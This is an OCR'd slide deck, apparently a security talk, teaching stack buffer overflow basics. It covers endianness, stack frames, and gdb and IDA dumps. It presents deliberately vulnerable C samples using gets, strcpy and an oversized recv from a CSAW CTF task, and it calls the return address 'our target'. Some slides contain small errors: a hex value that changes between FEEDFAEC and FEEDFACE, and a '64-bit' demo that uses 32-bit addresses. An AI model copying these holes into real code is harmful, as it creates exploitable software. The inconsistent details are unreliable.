
Stack



Stack



Stack



Endian

- Each memory address can store a single byte, not 4 bytes.
- We've defined a word to mean 32 bits. This is the same as 4 bytes.
- Each register is 32 bits in an x86 CPU

Example

Suppose we have a 32 bit quantity, written as FEEDFAEC in hex


So, the 4 bytes are: FE, ED, FA, EC where each byte requires 2 hex digits.

There are two ways to store this in memory…..

Endianess

Big Endian (Others)

Little Endian (Intel)



High Memory Addresses


Register

FE	ED	FA	CE

Big Endian (Others)		Little Endian (Intel)
00	0x5	00
00	0x4	00
CE	0x3	FE
FA	0x2	ED
ED	0x1	FA
FE	0x0	CE

Low Memory Addresses

Stack Frame



Stack Pointer
Local Variables
Saved Base Pointer
Return Address
OUR TARGET
Base Pointer
Parameters
Main()'s stack frame

In The Real World

- Is it likely that you will have the source code or even the binary that is running on a server you are trying to exploit?

- Yes! Most people use standard software. Apache (web server), Sendmail (mail server) etc.


- Otherwise you could use social engineering to get your hands on it :)

Ok, So What If I Don't Have The Code????

- Use a disassembler(e.g. IDA)!!!
- But i thought you need debug flags turned on to get readable code????
- Lets compare the code in different scenarios…..


Ok, So What If I Don't Have The Code????

Generated from IDA Pro with a binary that has no debug flags



```
//----- (08048434) -----------------
void __cdecl CanNeverExecute()
{
  puts("I can never execute");
  exit(0);
}

//----- (08048452) -----------------
int __cdecl GetInput()
{
  char s; // [sp+18h] [bp-10h]@1

  gets(&s);
  return puts(&s);
}

//----- (08048470) -----------------
int __cdecl main()
{
  GetInput();
  return 0;
}
```

Exploitable Code




```
#include <stdio.h>


CanNeverExecute(){
    printf("I can never execute\n");
    exit(0);
}

GetInput(){
    char buffer[8];
    gets(buffer);
    puts(buffer);
}
main(){
    GetInput();
    return 0;
}

```

<u>A Symphony in C</u>

Starring deprecated code

- Can you guess what is deprecated?




```
void handle(int newsock) {
    int backdoor = 0;
    char buffer[1016];
    memset(buffer, 0, 1016);

    send(newsock, "Welcome to CSAW CTF.", 21, 0);
    recv(newsock, buffer, 1020, 0);
    buffer[1015] = 0;

    if ( backdoor ) {
        fd = fopen("./key", "r");
        fscanf(fd, "%s\n", buffer);
        send(newsock, buffer, 512, 0);
    }
    close(newsock);
}
```

- Another example from CSAW CTF 2013 of a potential buffer overflow

- Use fgets instead:
  fgets (char * str, int num, FILE * stream)
- We can limit the number of characters it brings in with “num”


Exploitable Code



```c
void function(char *str) {
   char buffer[16];

   // strncpy ( char * destination, const char * source, size_t num );
   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;

  // fgets ( char * str, int num, FILE * stream );
  scanf("%s", large_string);

  function(large_string);
}
```

- Another example!!
- So many exploits to choose from. Where should i begin!?

Demo x86_64




```
julian@ubuntu:~$ gcc -ggdb -fno-stack-protector -o GetInput GetInput.c
```

Compiling with debug flags

Stack protection turned off


Little Endian

8bytes = 8*8 = 64bits



```
(gdb) x/8xg $esp
0xbffff360:     0x0000000008048490      0xb7e3b4d300000000
0xbffff370:     0xbffff40400000001      0xb7fdc858bffff40c
0xbffff380:     0xbffff41c00000000      0x00000000bffff40c
0xbffff390:     0xb7fc6ff40804823c      0x0000000000000000
(gdb) x/32xb $esp
0xbffff360:     0x90    0x84    0x04    0x08    0x00    0x00    0x00    0x00
0xbffff368:     0x00    0x00    0x00    0x00    0xd3    0xb4    0xe3    0xb7
0xbffff370:     0x01    0x00    0x00    0x00    0x04    0xf4    0xff    0xbf
0xbffff378:     0x0c    0xf4    0xff    0xbf    0x58    0xc8    0xfd    0xb7
```

Demo



```
Dump of assembler code for function GetInput:
   0x08048452 <+0>:     push   %ebp
   0x08048453 <+1>:     mov    %esp,%ebp
   0x08048455 <+3>:     sub    $0x28,%esp
=> 0x08048458 <+6>:     lea    -0x10(%ebp),%eax
   0x0804845b <+9>:     mov    %eax,(%esp)
   0x0804845e <+12>:    call   0x8048330 <gets@plt>
   0x08048463 <+17>:    lea    -0x10(%ebp),%eax
   0x08048466 <+20>:    mov    %eax,(%esp)
   0x08048469 <+23>:    call   0x8048340 <puts@plt>
   0x0804846e <+28>:    leave
   0x0804846f <+29>:    ret
End of assembler dump.
(gdb) disas main
Dump of assembler code for function main:
   0x08048470 <+0>:     push   %ebp
   0x08048471 <+1>:     mov    %esp,%ebp
   0x08048473 <+3>:     and    $0xfffffff0,%esp
   0x08048476 <+6>:     call   0x8048452 <GetInput>
   0x0804847b <+11>:    mov    $0x0,%eax
   0x08048480 <+16>:    leave
   0x08048481 <+17>:    ret
End of assembler dump.
```

Pushing the base
Pointer onto the stack
(1 word)

0x28 = 40(decimal)
= 40 bytes of space
= 40/4 = 10 words


Return address

Does an implicit push
of the return address
(1 word) onto the stack.

Demo

OWASP
The Open Web Application Security Project


How many words are added onto the stack from GetInput() to gets(buffer)?



```
Breakpoint 1, main () at GetInput.c:16
16          GetInput();
(gdb) x/20xw $esp
0xbffff360:     0x08048490      0x00000000      0x00000000      0xb7e3b4d3
0xbffff370:     0x00000001      0xbffff404      0xbffff40c      0xb7fdc858
0xbffff380:     0x00000000      0xbffff41c      0xbffff40c      0x00000000
0xbffff390:     0x0804823c      0xb7fc6ff4      0x00000000      0x00000000
0xbffff3a0:     0x00000000      0x15f8119e      0x2d77d58e      0x00000000
(gdb) s
```

New top of stack

Base pointer of main




```
